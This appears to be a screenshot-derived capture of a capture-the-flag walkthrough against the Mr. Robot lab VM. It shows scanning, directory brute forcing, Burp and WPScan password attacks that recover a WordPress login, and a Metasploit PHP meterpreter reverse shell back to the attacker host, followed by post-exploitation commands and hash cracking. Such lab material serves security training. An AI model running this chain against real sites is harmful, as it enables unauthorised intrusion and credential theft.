

Parrot Terminal

File Edit View Search Terminal Help

Currently scanning: 172.27.160.0/16 | Screen View: Unique Hosts

76 Captured ARP Req/Rep packets, from 4 hosts. Total size: 4560

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.236.1	00:50:56:c0:00:08	63	3780	VMware, Inc.
192.168.236.2	00:50:56:f4:63:5e	5	300	VMware, Inc.
192.168.236.132	00:0c:29:bb:1c:1b	5	300	VMware, Inc.
192.168.236.254	00:50:56:fd:f1:b4	3	180	VMware, Inc.

- Trash
- Coding
- pentest
- 2.png



Parrot



ghost's Home



README.license



Trash



Coding



pentest

Parrot Terminal

Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-07-29 11:19 IST

Nmap scan report for 192.168.236.1

Host is up (0.00051s latency).

All 1000 scanned ports on 192.168.236.1 are in ignored states.

Not shown: 1000 filtered tcp ports (no-response)

MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds

`[root@parrot]~[/home/ghost]``#nmap -sS -Pn 192.168.236.132`Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-07-29 11:19 IST

Nmap scan report for 192.168.236.132

Host is up (0.00063s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT	STATE	SERVICE
------	-------	---------

22/tcp	closed	ssh
--------	--------	-----

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

MAC Address: 00:0C:29:BB:1C:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.19 seconds

`[root@parrot]~[/home/ghost]``#nmap -sS -Pn 192.168.236.254`Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-07-29 11:20 IST


```
Parrot Terminal
File Edit View Search Terminal Help

+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following
alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.236.132/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This Wordpress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2025-07-29 11:32:24 (GMT5.5) (468 seconds)
-----
+ 1 host(s) tested
[x]-[root@parrot]-[/home/ghost]
#
```


File Edit View Search Terminal Help

Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 301
Dir found: / - 200
Dir found: /images/ - 403
Dir found: /blog/ - 403
Dir found: /rss/ - 301
Dir found: /login/ - 302
File found: /images/index.php - 301
Dir found: /js/ - 403
File found: /blog/index.php - 301
Dir found: /js/vendor/ - 403
File found: /login/index.php - 301
Dir found: /blog/rss/ - 301
File found: /rss/index.php - 301
Dir found: / - 200
Dir found: /feed/ - 200
File found: /js/vendor/vendor - 48ca45
Dir found: /video/ - 403
Dir found: /images/rss/ - 301
File found: /js/s_code.js.pagespeed - 301
Dir found: /login/rss/ - 301
File found: /js/index.php - 301
File found: /js/vendor/index.php - 301
File found: /images/rss/index.php - 301
+ 1 host(s) tested

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.236.132:80/

Scan Information Results - List View: Dirs: 12 Files: 10 Results - Tree View Errors: 0

Testing for dirs in /	0%		
Testing for files in / with extension .php	0%		
Testing for dirs in /images/	0%		
Testing for files in /images/ with extension .php	0%		
Testing for dirs in /blog/	0%		
Testing for files in /blog/ with extension .php	0%		
Testing for dirs in /rss/	0%		

Current speed: 11 requests/sec
Average speed: (T) 9, (C) 9 requests/sec
Parse Queue Size: 0
Total Requests: 843/5398409
Time To Finish: 6 Days

Back Pause Stop

Current number of running threads: 30
Change

Report

Starting dir/file list based brute forcing
/images/rss/warez/

1.png

[x] root@parrot [/home/ghost]
#

user's Blog! › Log In

192.168.236.132/robots.txt

192.168.236.132/wp-content/

← → ↗ ↻ 🔒 Not Secure

http://192.168.236.132/robots.txt

📄 ☆ ∞ 👤 ⚙️ 📄 ☰

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User-agent: *
fsociety.dic
key-1-of-3.txt

[!] The version is out of date, the latest version is 4.0

1.png

user's Blog! › Log In 192.168.236.132/key-1-of-3.txt 192.168.236.132/wp-content/

← → Home Refresh Not Secure http://192.168.236.132/key-1-of-3.txt

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

073403c8a58a1f80d943455fb30724b9

[!] The version is out of date, the latest version is 4.0

1.png

Burp Suite Community Edition v2024.9.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x +

Sniper attack Start attack

Target http://192.168.236.132 Update Host header to match target

Add \$ Clear \$ Auto \$

```
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.236.132
3 Content-Length: 104
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://192.168.236.132
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.236.132/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=$admin$&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.236.132%2Fwp-admin%2F&testcookie=1
```

Search 1 highlight 1 payload position Length: 778

Event log All issues

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 858,160
Request count: 858,160

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	true
Load...	false
Remove	wikia
Clear	from
Deduplicate	the
	now
	Wikia
	extensions

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	<input type="checkbox"/> Enabled	Rule
Edit		
Remove		
Up		

Memory: 104.8MB

Intruder attack results filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
9	scss	200	437			4121	
10	window	200	357			4122	
11	http	200	330			4122	
12	var	200	434			4122	
13	page	200	354			4122	
14	Robot	200	502			4122	
15	Elliot	200	427			4173	
16	styles	200	476			4122	
17	and	200	453			4122	
18	document	200	424			4122	

Pretty Raw Hex

```
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.236.132
3 Content-Length: 105
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://192.168.236.132
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.236.132/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=Elliot&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.236.132%2Fwp-admin%2F&testcookie=1
```

1 x +

Send Cancel < >

Target: http://192.168.236.132 HTTP/1

gh Request

1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.236.132
3 Content-Length: 105
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://192.168.236.132
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.236.132/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=Elliot&pwd=admin&wp-submit=Log+In&redirect_to=
http%3A%2F%2F192.168.236.132%2Fwp-admin%2F&testcookie=1

Response

1 HTTP/1.1 200 OK
2 Date: Tue, 29 Jul 2025 07:04:18 GMT
3 Server: Apache
4 X-Powered-By: PHP/5.5.29
5 Expires: Wed, 11 Jan 1984 05:00:00 GMT
6 Cache-Control: no-cache, must-revalidate, max-age=0
7 Pragma: no-cache
8 X-Frame-Options: SAMEORIGIN
9 Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
10 Vary: Accept-Encoding
11 X-Mod-Pagespeed: 1.9.32.3-4523
12 Cache-Control: max-age=0, no-cache
13 Content-Length: 3667
14 Keep-Alive: timeout=5, max=100
15 Connection: Keep-Alive
16 Content-Type: text/html; charset=UTF-8
17
18 <!DOCTYPE html>
19 <!--[if IE 8]>
20 <html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">
21 <![endif]-->
22 <!--[if !(IE 8)]><!-->
23 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
24 <!--<![endif]-->
25 <head>
26 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"
>
</>

Inspector


Selection 6 (0x6)
Selected text
Elliot
Decoded from: URL encoding
Elliot
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 13
Response headers 15

Done 4,173 bytes | 1,366 millis
Event log All issues Memory: 122.0MB

user's Blog! › Log In 192.168.236.132/fsociety.dic 192.168.236.132/wp-content/

← → ⌂ ↺ ⚠ Not Secure http://192.168.236.132/wp-login.php ☆ ∞ 👤 ⚙️ 📄 ☰

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ERROR: The password you entered for the username Elliot is incorrect. [Lost your password?](#)


Username

Elliot

Password

☐ Remember Me

Log In



```
Parrot Terminal
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| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.236.132/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'


[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02 <=====> (137 / 137) 100.00% Time: 00:00:02

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:18:09 <===== > (890 / 1716) 51.86% ETA: 00:16:51
```

```
Parrot Terminal
File Edit View Search Terminal Help

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:34:47 <=====> (1716 / 1716) 100.00% Time: 00:34:47
WARNING: Your progress bar is currently at 1716 out of 1716 and cannot be incremented. In v2.0.0 this will become a Progress Bar::InvalidProgressError.
Progress Time: 00:34:48 <=====> (1716 / 1716) 100.00% Time: 00:34:48
[SUCCESS] - Elliot / ER28-0652
All Found

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jul 29 08:07:33 2025
[+] Requests Done: 1908
[+] Cached Requests: 6
[+] Data Sent: 227.091 MB
[+] Data Received: 198.344 MB
[+] Memory used: 272.789 MB
[+] Elapsed time: 00:34:55
[ghost@parrot]~[~/Downloads]
$
```

Dashboard < user's Blog! —

192.168.236.132/fsociety.dic

192.168.236.132/wp-content/

← → ↻

Not Secure

http://192.168.236.132/wp-admin/

☆

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☰

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WordPress user's Blog! 8 0 + New

Howdy, Elliot Alderson

Screen Options Help

Dashboard

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Posts

Media

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Comments

Appearance

Plugins 3

Users

Tools

Settings

Collapse menu


WordPress 6.8.2 is available! [Please update now.](#)

Dashboard

At a Glance

WordPress 4.3.1 running Twenty Fifteen theme. [Update to 6.8.2](#)

Activity



No activity yet!

Quick Draft

[Save Draft](#)

WordPress News

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

RSS Error: WP HTTP Error: SSL certificate problem: unable to get local issuer certificate

Thank you for creating with [WordPress](#).

[Get Version 6.8.2](#)

Parrot

ghost's Home

README.license


Trash

Coding

pentest

2.png

1.png




```
Parrot Terminal
File Edit View Search Terminal Help
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options
Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  4444             yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

```
Parrot Terminal
File Edit View Search Terminal Help


If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.236.129
LHOST => 192.168.236.129
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.236.129:4444
[*] Sending stage (40004 bytes) to 192.168.236.132
[*] Meterpreter session 1 opened (192.168.236.129:4444 -> 192.168.236.132:42755) at 2025-07-29 13:57:00 +0530



(Meterpreter 1) (/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025/07) > sysinfo
Computer : linux
OS : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Meterpreter : php/linux
```

```
Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.236.129
LHOST => 192.168.236.129
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.236.129:4444
[*] Sending stage (40004 bytes) to 192.168.236.132
[*] Meterpreter session 1 opened (192.168.236.129:4444 -> 192.168.236.132:42755) at 2025-07-29 13:57:00 +0530

(Meterpreter 1) (/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025/07) > sysinfo
Computer      : linux
OS            : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Meterpreter   : php/linux
(Meterpreter 1) (/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025/07) > cd ..
(Meterpreter 1) (/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025) > ls
Listing: /opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025
=====
Mode          Size  Type  Last modified          Name
----          -
040775/rwxrwxr-x 4096 dir   2025-07-29 13:44:19 +0530 07

(Meterpreter 1) (/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025) > getuid
Server username: daemon
(Meterpreter 1) (/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025) >
```

Applications

Places

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pentest

2.png

1.png

Media Library | user's Blo...

192.168.236.132/fsociety.d...

192.168.236.132/wp-cont...

Page not found | user's Bl...

CrackStation - Online | x

crackstation.net

Import bookmarks...

Parrot OS

Hack The Box

OSINT Services

Vuln DB

Privacy and Security

Learning Resources

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Exact match, Partial match, Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

Menu

[Parrot Terminal]

CrackStation - Online ...

[Parrot Terminal]

[Parrot Terminal]

[Parrot Terminal]

